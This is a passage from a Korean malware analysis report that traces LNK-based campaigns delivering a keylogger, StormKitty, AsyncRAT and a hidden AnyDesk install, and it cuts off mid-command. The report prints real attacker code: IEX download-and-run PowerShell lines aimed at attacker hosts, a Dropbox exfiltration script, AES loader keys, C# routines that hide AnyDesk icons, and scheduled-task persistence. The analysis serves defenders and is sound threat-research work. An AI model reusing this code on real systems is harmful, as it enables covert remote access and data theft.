  sub_14006D184(v5, byte_140188860);
  qstrcmp(byte_140188860, byte_14014E6E9);
  LeaveCriticalSection(&CriticalSection);
  j__wfopen_s(Stream, &Destination, L"ab, ccs=UNICODE");// CursorCach.tmp (유니코드 모드로 추가)
  ElementCount = sub_14006BB04(v5);
  citem_t::~citem_t((citem_t *)v5);
  j_fwrite(v2, 1uLL, ElementCount, Stream[0]);
```

```
switch ( nVirtKey )
{
  case 1:
    qstrcmp(v15, "[lb]");
    break;
  case 2:
    qstrcmp(v15, "[rb]");
    break;
  case 8:
    qstrcmp(v15, "[back]");
    break;
  case 9:
    qstrcmp(v15, "[\\t]");
    break;
  case 13:
    qstrcmp(v15, "[\\n]\r\n"
    break;
  case 17:
    qstrcmp(v15, "[ctrl]");
    break;
  case 19:
    qstrcmp(v15, "[pause]");
```

[Type 1-4 : 키로거 관련 기능]

localtonet.exe

이외에도 공격자는 감염PC에 상용 터널링 프로그램인 'localtonet.exe' 을 설치하는데, 이는 공격자의 원활한 접근을 위한 것으로 추정된다.

Type 1-4에서는 악성코드 분석과 더불어 실제 침해사고 조사 과정에서 발견된 악성코드 들의 실행 흐름을 함께 분석했으며, 최종 페이로드로 다수의 원격 제어 도구(RAT), 키로거 악성코드가 발견된 사례였다. 포렌식 과정에서 일부 누락된 파일들은 Type 2-2에서 확인할 수 있고, 해당 챕터에서 전체 실행 흐름을 파악해 볼 수 있을 것이다.


Type 1-5 (AnyDesk)

Type 1-5 유형은 기타 유형으로 헌팅된 샘플 수가 적고 비슷한 유형의 패턴이 자주 나오지 않는 유형을 하나로 묶어서 간단히 설명하고자 한다. 1-5-1부터 1-5-4 까지 4개의 하위 유형으로 나눌 수 있으며, 특히 1-5-4 하위 유형은 최종 페이로드인 AnyDesk 원격 제어 프로그램이 설치된 사례이므로 자세히 살펴볼 것이다.

- **[Type 1-5-1]**
  - 샘플 파일명 : (2025.3.) 임형철 대표님께 드리는 편지 위장 LNK 악성코드
  - LNK 파일 실행 시 AES로 암호화된 데이터를 복호화하고, PowerShell 파일로 저장한 후 실행하는 타입
  - AES 복호화 Key : **Seois893sssdfwed** | AES 복호화 IV : **nme38sji3lwoSOld**
  - 복호화된 PowerShell 스크립트는 미끼문서를 다운로드하여 실행하고, C2에 연결

```
$kkk = [System.Text.Encoding]::UTF8.GetBytes(\"Seois893sssdfwed\");
$iii = [System.Text.Encoding]::UTF8.GetBytes(\"nme38sji3lwoSOld\");
$eee = @(32,73,244,160,213,247,120,199,2,95,75,14,97,114,12,0,65,82,
$aaeeessss = [System.Security.Cryptography.Aes]::Create();
$aaeeessss.Key = $kkk;
$aaeeessss.IV = $iii;
$aaeeessss.Padding = [System.Security.Cryptography.PaddingMode]::PKC
$ddd = $aaeeessss.CreateDecryptor();
$ddbbb = $ddd.TransformFinalBlock($eee, 0, $eee.Length);
$ddttt = [System.Text.Encoding]::UTF8.GetString($ddbbb);
$ccc= [System.IO.Path]::GetTempPath();
$eee = \"home.ps1\";
$ddd = Join-Path $ccc $eee;
$ddttt | Out-File -FilePath $ddd;
```

[AES 복호화 Code]



[Type 1-5-1 : LNK 악성코드 실행 흐름]

- **[Type 1-5-2]**
  - 샘플 파일 : (2024.11.) 삼성전자 채용 사칭 LNK 악성코드
  - 삼성전자 마케팅 Senior Manager 채용으로 위장한 웹사이트에서 LNK 파일 유포
  - LNK 파일 실행 시 LNK 파일과 함께 배포된 bin 파일 내 파워쉘 명령 실행
  - 스트링 아트 아래에 Base 64로 인코딩된 PowerShell 코드를 디코딩한 후 실행
  - 디코딩된 PowerShell 스크립트는 C2에서 추가 악성 페이로드를 수신한 후 실행
  - 추가 악성 페이로드 또한 Base64로 인코딩되어있으며, 디코딩한 후 실행
  - Base64 디코딩되어 생성되는 여러 개의 실행 파일중 1개의 DLL 파일 (libwinpthread-1.dll)이 StormKitty 라는 RAT 악성코드로 확인됨
  - DLL Side-Loading 기법을 악용한 사례

```
(삼성전자 채용 미끼 PDF 문서 다운로드)
powershell.exe -EncodedCommand SQBFAFgAIAAoAGkAcgBtACAAJwBoAHQAdABwAHMAOgAv
(Decoded Code) IEX (irm 'https://samsung-work.com/storage/Samsung_pdf.txt')

(samsung.txt 파일 다운로드 및 실행)
powershell.exe -EncodedCommand SQBFAFgAIAAoAGkAcgBtACAAJwBoAHQAdABwAHMAOgAv
(Decoded Code) IEX (irm 'https://samsung-work.com/storage/Samsung.txt')

(samsungst.txt 파일 다운로드 및 실행)
powershell.exe -EncodedCommand SQBFAFgAIAAoAGkAcgBtACAAJwBoAHQAdABwAHMAOgAv
(Decoded Code) IEX (irm 'https://samsung-work.com/storage/Samsungst.txt')
```

[미끼문서 및 추가 악성 페이로드 다운로드 Code]


```
if (!(Test-Path "C:\Users\Public\Downloads\EdgeServices")) { New-Item -ItemType Direct
$bytes = [System.Convert]::FromBase64String('p3CUb701aW7PTGeI++0bUV3xksLA3/ryLiDr1KEOg
Write-Host "Copying dll: concrt140e.dll";
$bytes = [System.Convert]::FromBase64String('TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAA
Write-Host "Copying dll: EdgeServices.exe";
$bytes = [System.Convert]::FromBase64String('TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAA
Write-Host "Copying dll: libcrypto-3-x64.dll";
$bytes = [System.Convert]::FromBase64String('TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAA
Write-Host "Copying dll: libcurl-4.dll";
$bytes = [System.Convert]::FromBase64String('TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAA
Write-Host "Copying dll: libcurl-openssl-4.dll";
$bytes = [System.Convert]::FromBase64String('TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAA
```

[Base64로 인코딩된 PE 파일 디코딩]

IDA View-A | Pseudocode-A | Strings

Address	Length	Type	String
.text:004041...	00000027	C	https://github.com/LimerBoy/StormKitty
.text:00404...	00000025	C	f3o3K-11=G-N7VJtozOWRr=(tNZBfK+bS7Fy
.text:004047...	00000024	C	;&KF!M!h8^iT:<)a?~mXeN*~o?gN[v@rQ=B

[악성 PE 파일 내 RAT 관련 문자열]



[libwinpthread-1.dll 정상/악성 파일 비교]

- **[Type 1-5-3]**
  - 샘플 파일 : (2025.4.) USSC Future Oriented Cooperation AUS KOR JAP 문서 위장
  - LNK 파일 특정 Offset에서 미끼문서와 VBScript 파일 드롭 및 실행
  - 지속성을 위한 작업 스케줄러 등록
  - VBScript 실행 시 Curl 명령으로 추가 악성 페이로드 다운로드

1-5-4 하위 유형은 2025년 7월에 헌팅된 '원고작성세칙' PDF 문서로 위장한 LNK 샘플 사례이다. LNK 파일 실행 시 LNK 파일 내 특정 Offset에서 데이터를 추출하여 5개의 파일을 생성한다. 생성되는 파일은 아래와 같으며, 파일 생성 이후 sch_ha.db 파일을 작업 스케줄러로 등록하여 가장 먼저 실행 시킨다.

- (LNK 파일) 원고작성세칙.pdf.lnk
  - 파일 #1 : 원고작성세칙.pdf (Decoy Document)
  - 파일 #2 : ms.exe (XOR 복호화 Key : 0xAD)
  - 파일 #3 : ms.exe.manifest (XOR 복호화 Key : 0xAD)
  - 파일 #4 : sch_ha.db
  - 파일 #5 : pc366.ps1 (XOR 복호화 Key : 0xAD)

sch_ha.db 파일은 XML 형태로 구성된 데이터로 Exec-Command 태그에 의해 ms.exe 파일을 실행시킨다. ms.exe 파일은 Adersoft 사의 VBSEdit 관련 프로그램 중 하나인 launcher32w_registry.exe 프로그램으로 알려져 있으며, 해당 파일은 실행 시 동일한 폴더 내 [동일 파일명].manifest 파일의 내용을 참조하여 실행된다.

ms.exe.manifest 파일은 XML 구조로 구성되어있고, 내부에는 Base64 로 인코딩된 데이터 영역이 존재하며, ms.exe 파일은 이 부분을 참고하여 실행한다.

```
<requestedExecutionLevel level="asInvoker" uiAccess="false"></requ
</requestedPrivileges>
</security>
</trustInfo>
</assembly>
<!--BEGIN_VBSEDIT_DATA
PHJvb3Q+DQo8c2lsZW50PnRydWU8L3NpbGVudD4NCjx0aW1lb3V0PjA8L3RpbWVv
dXQ+DQo8c2NyaXB0bmFtZT4xLnZiczwvc2NyaXB0bmFtZT4NCjxhcHBuYW1lPjE8
L2FwcG5hbWU+DQo8c2NyaXB0PiIEVycm9yIFJlc3VtZSBOZXh0OlNldCB3cyA9
IENyZWF0ZU9iamVjdCgiV1NjcmlwdC5TaGVsbCIpOndzC5TaGVsbCIpOndzLnJ1biAicG93ZXJzaGVs
```

[ms.exe.manifest 파일 내 Base64 인코딩 데이터]

Base64 코드를 디코딩하면 실제 실행할 코드를 볼 수 있으며, pc366.ps1 파일을 실행하는 것을 알 수 있다. 전체 실행흐름을 요약하면 작업 스케줄러에 의해 pc366.ps1 파일이 실행되는 것으로 볼 수 있다.

```
<root>
<silent>true</silent>
<timeout>0</timeout>
<scriptname>1.vbs</scriptname>
<appname>1</appname>
<script>
  On Error Resume Next:
  Set ws = CreateObject("WScript.Shell"):
  ws.run "powershell.exe -executionpolicy remotesigned
      -file c:\users\public\music\pc366.ps1",0,false
</script>
```

[Base64 디코딩 시 VBScript Code]

pc366.ps1 스크립트는 시스템 정보를 수집하고 Cloud Storage Service에 업로드 하는 기능을 가지고 있다. 수집하는 시스템 정보는 OS버전, 백신 솔루션 정보, 공인 IP 정보 등이 있으며, 수집한 정보는 tmp.ini 파일에 임시로 저장한다. 이후 해당 파일을 클라우드에 업로드하는데, 파일 업로드 시 파일명은 “haha_[현재날짜]_[현재시간]_info.ini” 파일로 업로드한다.

또한 DropBox 클라우드에서 “haha_test.db” 라는 추가 악성 페이로드를 다운로드하여 1.bat 파일명으로 저장한 후 실행하며, 1.bat 파일 다운로드 성공 시 DropBox 클라우드 저장소의 파일명을 “haha_test.db” 에서 “haha_test.db_sent” 파일명으로 변경한다. 이는 공격 대상에게 페이로드가 전달되었다는 것을 공격자가 알 수 있도록 파일명을 변경하는 것으로 추정된다.

```
$urrrr = "https://content.dr"+"op"+"boxa"+"pi.com/2/f" + "iles/uplo" + "ad";
Invoke-RestMethod -Uri $urrrr -Method Post -InFile $ooSP -Headers $headers
Remove-Item -Path $ooSP
$dnTKF = "/$iii"+"_test.db"
$dstPath = "C:\Use"+"rs\Pub"+"lic\Mus"+"ic\1.ba"+"t"
$rtn = Download-DropboxFile -DropboxPath $dnTKF -OutFile $dstPath -Token $ooA
```

[클라우드 저장소 접속 후 추가 악성 페이로드 다운로드]

```
$apiUrl = "https://a"+"pi.dropb"+"oxapi.com/2/files/m"+"ove_v2"
$frompath=$dnTKF
$topath=$dnTKF+"_sent"
$appTemp = "false"
$body = @{
       "allow_ownership_transfer" = $AllowSharedFolder.IsPresent
       "allow_shared_folder" = $AllowSharedFolder.IsPresent
       "autorename" = $AllowSharedFolder.IsPresent
       "from_path" = $frompath
       "to_path" = $topath
   }
$bodyJson = $body | ConvertTo-Json
Invoke-RestMethod -Method Post -Uri $apiUrl -Headers $headers -Body $bodyJson
$oo00 = "/c " + $dstPath
$ooEE = "cmd.e"+"xe"
```

[다운로드 성공 시 클라우드 저장소 내 파일명 변경]

공격자의 DropBox 클라우드 저장소에는 업로드된 감염PC 관련 정보들이 아래와 같은 포맷으로 저장되어 있다.

```
Handles  NPM(K)    PM(K)      WS(K)     CPU(s)      Id  SI ProcessName
-------  ------    -----      -----     ------      --  -- -----------
    207      15     3208      14352                4660   0 aesm_service
    151       8     4172       9372                8120   0 AggregatorHost
    250      23     9924      16232       1.17     16440  14 AnySign4PC
    279      25     9852      13248                4600   0 AnySign4PCLauncher
    682      43   203788      12296               21460   0 ASDSvc
    330      12    10840      13868       0.23     12828   0 audiodg
    208      11     2144      11428       1.92     20684  14 CDASrv
    108       7     6228       4944                4200   0 conhost
    130       9     3228       4260       1.17     5088  14 conhost

Platform      : Win32NT
ServicePack   :
Version       : 10.0.19045.0
VersionString : Microsoft Windows NT 10.0.19045.0

218.234.247.216

displayName               : Windows Defender
instanceGuid              : {D68DDC3A-831F-4fae-9E44-DA132C1ACF46}
pathToSignedProductExe    : windowsdefender://
pathToSignedReportingExe  : %ProgramFiles%\Windows Defender\MsMpeng.exe
```

[업로드할 파일 내용(감염PC 정보)]

다운받아 실행하는 haha_test.db (1.bat) 파일은 Curl 명령으로 C2에 접속하여 추가 악성파일을 다운로드하는 기능을 수행한다. 그리고 다운받은 파일을 지속적으로 실행하기 위해 작업 스케줄러에 등록하고, 다운받은 파일의 파일명을 변경하게 된다. 그리고 지속적인 실행을 위해 default5 파일을 실행하도록 작업 스케줄러로 등록한다.

- C2 URL : hxxps://niva.serverpit[.]com/anlab/d.php?newpa=

newpa 파라미터 값	다운로드 파일명	변경할 파일명
myapp	default0	default_an.vbs
mnfst	default1	default_an.ps1
attach	default2	-
sch_0	default3	service.conf
vpost	default4	system.conf
bimage	default5	-

default5는 XML 포맷으로 구성된 파일로 Exec-Command 태그에 의해 default_an.vbs 파일을 실행하고, default_an.vbs 파일은 PowerShell 명령으로 default_an.ps1 파일을 실행한다.

```
On Error Resume Next
Set ws = CreateObject("WScript.Shell")
Set fs = CreateObject("Scripting.FileSystemObject")
ws.run "powershell.exe -windowstyle hidden -executionpolicy remotesigned
   -file c:\users\public\videos\default_an.ps1", 0, true
```

[default_an.vbs 파일 내 Code]

default_an.ps1 스크립트는 가장 먼저 중복실행 방지를 위해 뮤텍스를 등록하고, C# 코드를 메모리에서 직접 컴파일하여 실행하는 "**동적 컴파일(Dynamic Compilation)**" 기법을 사용하여 아래 기능을 수행한다.

- 현재 실행중인 윈도우 창 이름을 모두 검사하고, 창이 존재할 경우 숨김처리 설정
  - AnyDesk
  - Windows Security Alert
  - Windows 보안 경고

그리고 추가 시스템 트레이 아이콘, 기본 작업 표시줄 등을 검색하여 anydesk 관련 내용이 존재할 경우 모두 숨김으로 설정한다. (아래 기능은 0.2초마다 무한 반복하여 실행한다.)

- 기본 작업 표시줄 검색
  - **Shell_TrayWnd** → ... → **MSTaskListWClass** 경로를 통해 작업 표시줄의 기본 영역을 검색
- 기본 시스템 트레이 검색
  - **Shell_TrayWnd** → ...→ **ToolbarWindow32** 경로를 통해 알림 영역(시계 옆)의 아이콘을 검색
- 확장(오버플로우) 시스템 트레이 검색
  - **SysPager** 클래스를 통해 숨겨진 아이콘 영역(위쪽 화살표를 클릭했을 때 나타나는 영역)을 검색
- 확장(오버플로우) 창 검색
  - **NotifyIconOverflowWindow**를 통해 별도의 창으로 표시되는 숨겨진 아이콘 영역을 직접 검색

```
hWnd1 = FindWindow("Shell_TrayWnd", IntPtr.Zero);
hWnd1 = FindWindowEx(hWnd1, IntPtr.Zero, "TrayNotifyWnd", IntPtr.Zero);
hWnd1 = FindWindowEx(hWnd1, IntPtr.Zero, "SysPager", IntPtr.Zero);
hWnd1 = FindWindowEx(hWnd1, IntPtr.Zero, "ToolbarWindow32", IntPtr.Zero);
if (hWnd1 != IntPtr.Zero)
    SetHide(hWnd1, "AnyDesk");

hWnd1 = FindWindow("NotifyIconOverflowWindow", IntPtr.Zero);
hWnd1 = FindWindowEx(hWnd1, IntPtr.Zero, "ToolbarWindow32", IntPtr.Zero);
if (hWnd1 != IntPtr.Zero)
    SetHide(hWnd1, "AnyDesk");
Thread.Sleep(200);
```

[AnyDesk 관련 프로세스 숨김 기능 #1]

```
if (szTip.IndexOf(anydesk_tray_Tip, StringComparison.OrdinalIgnoreCase) != -1)
{
    NOTIFYICONDATA nid = new NOTIFYICONDATA();
    nid.cbSize = Marshal.SizeOf(nid);
    nid.hwnd = (IntPtr)trayData.hWnd;
    nid.uID = (int)trayData.uID;
    nid.uFlags = NIF_STATE;
    nid.dwState = NIS_HIDDEN;
    nid.dwStateMask = NIS_HIDDEN;
    bool res = Shell_NotifyIcon((uint)NIM_DELETE, ref nid);
}
```

[AnyDesk 관련 프로세스 숨김 기능 #2]

C2서버에서 추가로 다운로드한 파일중 default2 파일은 정상 AnyDesk.exe 파일과 해시가 동일하며, sch_0 파일은 AnyDesk 프로그램의 service.conf 파일 역할을 수행한다.

```
ad.anynet.pkey=-----BEGIN PRIVATE KEY-----\nMIIEvQIBADANBgkqhkiG9w0BAQEFAASCBKcwggSjA
ad.anynet.cert=-----BEGIN CERTIFICATE-----\nMIICqDCCAZACAQEwDQYJKoZIhvcNAQELBQAwGTEXM
ad.anynet.pwd_hash=8075c5ba6709107143ff8721a3af138638007b85fde2e0726ddd921024a3458f
ad.anynet.pwd_salt=4418eae78e54b306f3f2ab688af564ef
```

[sch_0 파일에 기록된 AnyDesk 관련 설정 값]

AnyDesk 프로그램은 설정 내용에 따라 무인 접근 모드(Unattended Access Mode)로 동작하는 기능을 제공한다. 무인 접근 모드는 수동으로 연결 요청을 수락하지 않고도 장치에 원격으로 연결 가능하게 된다.

[service.conf 설정파일]

- AnyDesk 프로그램의 설정파일 중 하나로, system.conf 설정파일보다 우선 적용
- 해당 파일이 없는 경우, 내부적으로 정의된 초기화된 세팅으로 동작
- 주요 역할 : 원격 접속 권한 및 보안정책 관리, 사용자별 접근 제어 설정 등


그리고 vpost (system.conf) 파일은 AnyDesk 원격 제어 프로그램의 설정 정보를 담고 있다.

```
ad.security.update_channel=stable
ad.security.update_type=1
ad.anynet.fpr=70729980f63239ce231e6f962a0ad0b109c49834
ad.anynet.relay.error=0.1
ad.anynet.relay.state=2
ad.anynet.conn_addrs=0250d53d#relay-0250d53d.net.anydesk.com:80:443:6568,
                     92.223.85.163:80:443:6568
ad.anynet.id=1699290623
ad.anynet.alias=
ad.anynet.network_id=main
ad.license.name=free-1
ad.anynet.cur_version=38655033347
ad.security.interactive_access=0
```

[vpost 파일에 기록된 AnyDesk 관련 설정 값]


키	주요 기능 및 설정값 분석
ad.security.update_channel	- 'stable' 값 : 안정화된 버전 업데이트 채널을 사용
ad.security.update_type	- 자동 업데이트 타입 설정 - '1' 값 : 자동 업데이트 활성화
ad.anynet.fpr	- AnyDesk 서버 핑거프린트 값 - 연결 시 서버 신원 검증용 해시값
ad.anynet.relay.error	- 중계 서버 오류율 임계값 - '0.1' 값 : 10%의 의미이며, 이 값을 초과하면 다른 중계서버로 전환
ad.anynet.relay.state	- 중계 서버 상태를 설정 - '2' 값 : 중계 서버를 활성화하여 연결
ad.anynet.conn_addrs	- AnyDesk 네트워크에 접속하기 위한 릴레이 서버 주소 목록 - 직접 연결이 어려울때 해당 서버들을 경유하여 통신 - 설정 값 기준으로 아래 릴레이 서버 목록 확인 가능 > 0250d53d#relay-0250d53d.net.anydesk.com:80:443:6568 > 92.223.85.163:80:443:6568 - 6568 포트 : AnyDesk 전용 포트
ad.anynet.id	- 해당 AnyDesk 클라이언트의 고유 ID 주소 - 원격에서 해당 PC에 접속할 때 사용하는 번호
ad.anynet.alias	- 사용자 지정 별칭 설정 (ex: MyPC@ad 등)
ad.anynet.network_id	- AnyDesk 네트워크 종류 설정 - 'main' 값 : 공개 네트워크를 사용
ad.license.name	- AnyDesk 라이센스 정보 (무료 라이센스 : free-1)
ad.anynet.cur_version	- 현재 AnyDesk 클라이언트 버전 정보
ad.security.interactive_access	- 원격 접속 요청 발생 시 처리 방식 - '0' 값 : 항상 수락, 대화형 접근 비활성화 상태

공격자는 Type 1-5-4 유형의 LNK 악성 파일을 유포하여 최종 페이로드로 AnyDesk를 설치하고, 원격 제어를 통한 정보 유출 등 추가 악성행위를 수행할 것으로 추정된다. 전체적인 실행 흐름은 아래와 같다.



[Type 1-5-4 : LNK 악성코드 실행 흐름]

분석 당시 공격자의 C2서버는 디렉토리 리스팅이 가능한 상태였고, 추가 악성 페이로드 데이터 이외에도 일부 로그파일도 확인 가능했다. 로그파일은 총 5개 파일이 존재했으며, 공격자는 로그파일 모니터링을 통해 감염 대상을 식별하고, 최종 페이로드(AnyDesk) 다운로드 여부 등을 검토하여 감염PC에 접근했을 것으로 추정된다.



[C2 서버에 저장된 공격 로그 파일들]


2. Type 2 - JavaScript

두번째 유형은 LNK 파일의 Command Arguments 필드에 JavaScript 코드가 실행되는 유형이다. 해당 유형은 드롭되는 파일, 추가 페이로드 다운로드 방식 등의 공격 패턴이 전반적으로 유사했으나, 시간이 지남에 따라 일부 코드나 패턴이 변형되는 등 점차 개선된 점을 관찰할 수 있었다. 아래 표는 하위 세부 유형에 대한 구분 내용이다.

Type	탐지 기간	탐지 기간
2-1	2025.01~2025.06	**- LNK 파일 특정 Offset에서 PowerShell 데이터를 추출하여 파일로 저장** - 해외 클라우드 저장소에서 추가 페이로드 다운로드 및 실행 - 최종 페이로드로 ASyncRAT 설치
2-2		**- C2서버에 접속하여 PowerShell 데이터를 수신한 후 파일로 저장** - 나머지는 Type 2-1과 동일

Type 2-1 (ASyncRAT)

Type 2-1 유형으로 분류된 샘플들은 2025년 1월부터 2025년 4월까지 지속적으로 탐지된 샘플이며, 총 16개의 샘플이 해당 유형으로 분류되었다. 이 유형의 샘플들은 미끼문서없이 악성기능을 수행하는 샘플들이 대부분이었으며, JavaScript와 PowerShell 스크립트 실행을 통해 Cloud Storage에 접근하여 추가 악성 페이로드를 다운받는 방식으로 동작한다. 전반적인 실행흐름은 아래와 같다.



[Type 2-1 : LNK 악성코드 실행 흐름]

Type 2-1 유형의 LNK 샘플 실행 시 Command Argument 필드에 기록된 자바스크립트가 실행되고, LNK 파일의 특정 Offset에서 데이터를 추출하여 파일로 저장한 후 실행한다. 파일명은 대부분 '**d.ps1**' 처럼 파일명이 영문자 1글자로 구성되며, "**C:₩ProgramData**" 폴더 내에 저장된다.

```
javascript:v=" -Encoding Byte;
sc ";
s="
  a=new Ac"+"tiveXObject('WSc"+"ript.Shell');
  a.Run(c,0,true);
  close();
";
c="powe"+"rshell -ep bypass -c
  $t=0x1be8;
  $k = Get-ChildItem *.lnk | where-object {$_.length -eq $
  if($k.count -eq 0){
    $k=Get-ChildItem $env:T"+"EMP\\*\\*.lnk | where-object
  };
  $w='c:\\programdata\\d.ps1';
  $f=gc $k"+v+"$w ([byte[]]($f | sel"+"ect -Skip 0x094a))
     |'c:\\programdata\\b21111 0;
  po"+"wersh"+"ell -ep bypass -f $w;
";
eval(s);
```

[LNK 파일 내 악성 JavaScript Code]

PowerShell 스크립트는 Base64 인코딩과 문자열 역순 범위 지정, 변수에 저장된 문자열 연결 등 다양한 방식이 조합된 난독화된 코드로 구성되어 있다.

```
$km02=@();
$owx0="cdlZ3btVmUegi"[9..2];
$kmq1="ag6M2Jg0WZ0lULkqw"[13..2];
$emu2="yaY0FGZtFmcn9mcwxFXcef"[18..2];
$hjm3="vy=wOnEzcw5CZcxVdim"[15..2];
$rye4="vw=yabce"[2..2];
$giko5=$owx0+$kmq1+$emu2+$hjm3+$rye4;
$km02+=$giko5 -join '';
$glq6="ks2cnASPgcGJ7cSY0FGZtFmcn9mcQxFX6M0JgQULgcGdkACa0FGUtASZ2lGa
$yab7="gjmu9WazJXZWRnblJnc1NEXzd3bkdSPj9WckszJm9CIiAXb05iM3kzM4wFXh
&("{1}{2}{0}"-f'eM','S','Et-It') vArIAbLe:c75HSG  ([tYPe]("{1}{2}{0
 &("{1}{2}{0}{3}" -f 'ari','Se','t-V','able') -Name ("{0}{2}{1}" -f
.("{2}{0}{1}" -f 'et-Vari','able','S') -Name ("{0}{1}" -f'moq0','0'
.("{0}{2}{1}{3}"-f 'I','-Expressi','nvoke','on') ${MO`Q00};
}});
$fko8="krcyV2dvB3OisTKw1GduITO4MzRcxVY0FGRtFmcisiIn9mcQxFX6MEI05WZ0
```

[난독화된 PowerShell Code]

복호화된 PowerShell 스크립트의 주요 기능은 Cloud Storage(DropBox)에 접근하여 'gs.zip' 이라는 추가 악성 페이로드를 다운로드하여 압축 해제한다.

```
$e1 = {
  $du = "htt"+"ps://www.drop"+"box.com/scl/fi/cnfhxf0nc3qxfklznh5na/zzJG_2.zip?rlk
  try{
    $tg = "c:\\programdata\\gs.zip";
    .("{2}{3}{0}{1}"-f 'ebRe','quest','Invo','ke-W') ${d`U} -OutFile ${tG};
    Expand-Archive -Path $tg -D 'C:\\Programdata';
```

[클라우드 저장소에서 추가 악성 페이로드 다운로드 및 실행]

그리고 압축 해제된 파일중 JavaScript 파일을 작업 스케줄러와 자동실행을 위한 Run 레지스트리에 등록하여 지속성을 유지하도록 하고, JavaScript 파일 실행 시 PowerShell 파일을 실행하게 된다.

```
$g = 'sch'+'tasks /create /sc minute /mo 2 /tn AGM'+'icrosoftE'+'dgeUpdate'+'I
cmd /c $g;
